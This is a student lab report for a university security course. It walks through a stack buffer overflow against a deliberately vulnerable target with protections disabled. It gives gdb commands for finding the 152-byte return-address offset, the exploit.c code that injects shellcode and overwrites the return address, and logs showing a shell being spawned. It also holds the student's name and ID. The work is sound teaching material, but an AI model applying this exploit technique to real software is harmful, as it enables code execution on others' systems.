# Programming Assignment Report – 1

Stack Overflow

**Name: Megha Darshan Uma Ranganatha**

**UCF Id: 4481996**

## Designing the Overflowed Buffer:

- Stack overflow is implemented in this assignment by taking out the contents of the shell code to the target file buffer by finding out the return address and initial spaces of the buffer.
- "info frame" and "x buf" command of gdb is used to find the rip and rbp address in hexadecimal. The gdb debugger is used to find the rip and rbp as shown below in the screenshot.
- When I subtracted this hexadecimal address, I got the difference between the return address and the other local variable location as 152 in decimal. (0x7fffffffec88 - 0x7fffffffebf0 = 152)
- Thus, we modify the exploit.c file to maintain the return address at the same location.

```
buff[152] = 0xf0;

buff[153] = 0xeb;

buff[154] = 0xff;

buff[155] = 0xff;

buff[156] = 0xff;

buff[157] = 0x7f;

buff[158] = '\0';
```


## Stack Memory Allocation:

| Parameter | Address |
|---|---|
| Return Address | 0x7fffffffec88 |
| Stack Address | 0x7fffffffec80 |
| Buffer Address | 0x7fffffffebf0 |
| Var1 Address | 0x7fffffffec70 |
| ptr | 0x7fffffffec68 |

## Environment Setup:

1. **WinSCP is used to transfer the files between my local computer and Eustis2.**

   - Login to Eustis machine by providing your NID and password and created a folder named 'Megha' inside /home/net/me373180/
   - Copy the zipped file into the directory:
     /home/net/me373180/


me373180 - me373180@eustis.eecs.ucf.edu - WinSCP

C:\...\MEGHA DARSHAN U R\Documents\


| Name | Size | Ty |
|---|---|---|
| .. | | Pa |
| Bluetooth | | Fil |
| cp | | Fil |
| Custom Office Templ... | | Fil |
| CyberLink | | Fil |
| demo | | Fil |
| DEMO2 | | Fil |
| IISExpress | | Fil |

/home/net/me373180/

| Name | Size | Changed | Rights | Owner |
|---|---|---|---|---|
| .. | | 11-02-2018 17:20:26 | rwx--x--x | root |
| Megha | | 11-02-2018 13:01:15 | rwxr-xr-x | me373... |
| CAP6135-project1-source.zip | 3 KB | 10-02-2018 16:03:40 | rw-r--r-- | me373... |

Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
me373180@eustis.eecs.ucf.edu
New Session
Upload
Edit
Download
Properties
New
Find Files

**2. Use Putty for command line login: Login to eustis2.eecs.ucf.edu by using Putty SSH.**


me373180@net1547: ~

```
login as: me373180

Welcome to eustis.eecs.ucf.edu.

Please use your NID and NID password to log in.

me373180@eustis2.eecs.ucf.edu's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

37 packages can be updated.
15 updates are security updates.

*** System restart required ***
Last login: Sun Feb 11 14:01:18 2018 from 172.31.5.39
me373180@net1547:~$
```

**3. Unzip the files inside the folder ‘Megha’ using Putty command line.**


- Unzip CAP6135-project1-source.zip

- Once the unzip is done:
  Folder ‘Targets’ and ‘Exploits’ are created inside the directory:
  /home/net/me373180/Megha/

**4. Using Putty to find the rip and rbp address.**

- Open the exploit.c file and change the define target’s path to:
  / home/net/me373180/Megha/targets/target/
- Compile the program using “make” command in both target and exploit folders.
- Run the command ‘setarch i686 -R gdb ./exploit’ to enter into the gdb debugger.
- Run the command ‘break target.c:foo’ to set the breakpoint at the function foo()


- Then, run the command ‘info frame’ and note down the rip address returned.
- Run the ‘x buf’ command to get the buf starting address and note down the buf address returned.



me373180@net1547: ~/Megha/exploits

```
Starting program: /home/net/me373180/Megha/exploits/exploit
process 11482 is executing new program: /home/net/me373180/Megha/targets/target
Press any key to call foo function...


Breakpoint 1, foo (
    arg=0x7fffffffef29 "1\300H\273й\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\01
7\005", '\001' <repeats 125 times>, "\360\353\377\377\377\177") at target.c:7
7           short maxlen = 100;
(gdb)
(gdb) info frame
Stack level 0, frame at 0x7fffffffec90:
 rip = 0x400698 in foo (target.c:7); saved rip = 0x4007e6
 called by frame at 0x7fffffffecb0
 source language c.
 Arglist at 0x7fffffffec80, args:
    arg=0x7fffffffef29 "1\300H\273й\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\01
7\005", '\001' <repeats 125 times>, "\360\353\377\377\377\177"
 Locals at 0x7fffffffec80, Previous frame's sp is 0x7fffffffec90
 Saved registers:
  rbp at 0x7fffffffec80, rip at 0x7fffffffec88
(gdb) x &var1
0x7fffffffec70: 0x00000000
(gdb) x &ptr
0x7fffffffec68: 0x00000000
(gdb) x &maxlen
0x7fffffffec7e: 0xeca00000
(gdb) x buf
0x7fffffffebf0: 0x00000000
(gdb)
```

- Now, modify the exploit.c file as shown below for getting the stack overflow output




*exploit.c


```
// Creating an input buffer that can cause buffer overflow in strcpy function in the target executab
int buffSize = 1000; char buff[buffSize];
// Intialize buffer elements to 0x01
int i;   for (i=0; i < buffSize; i++)     buff[i] = 0x01;

// write your code below to fill the 27 bytes shellcode into the buff variable and
// overwrite the return address correctly in order to achieve stack overflow
// Your own code starts here:
for(int i=0;i<27;i++){
  buff[i]=shellcode[i];}

  buff[152] = 0xf0;
  buff[153] = 0xeb;
  buff[154] = 0xff;
  buff[155] = 0xff;
  buff[156] = 0xff;
  buff[157] = 0x7f;
  buff[158] = '\0';




// Your code ends here.
```

.

- After modifying the exploit.c file, run makefile for the exploit.c and run the command setarch without gdb. setarch i686 -R ./exploit



```
me373180@net1547:~/Megha$ cd exploits
me373180@net1547:~/Megha/exploits$ rm exploit
me373180@net1547:~/Megha/exploits$ make
gcc    exploit.o    -o exploit
me373180@net1547:~/Megha/exploits$ setarch i686 -R ./exploit
Press any key to call foo function...

foo() finishes normally.
$ $
```



```
Quit anyway? (y or n) y
me373180@net1547:~/Megha/exploits$ make
gcc -ggdb -fno-stack-protector -z execstack    -c -o exploit.o exploit.c
gcc    exploit.o    -o exploit
me373180@net1547:~/Megha/exploits$ setarch i686 -R gdb ./exploit
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exploit...done.
(gdb) run
Starting program: /home/net/me373180/Megha/exploits/exploit
process 28531 is executing new program: /home/net/me373180/Megha/targets/target
Press any key to call foo function...

foo() finishes normally.
process 28531 is executing new program: /bin/dash
$ $
```

**The $$ symbol at the last line indicates that the content of the shell code is successfully copied to the target file and overflowed its buffer.**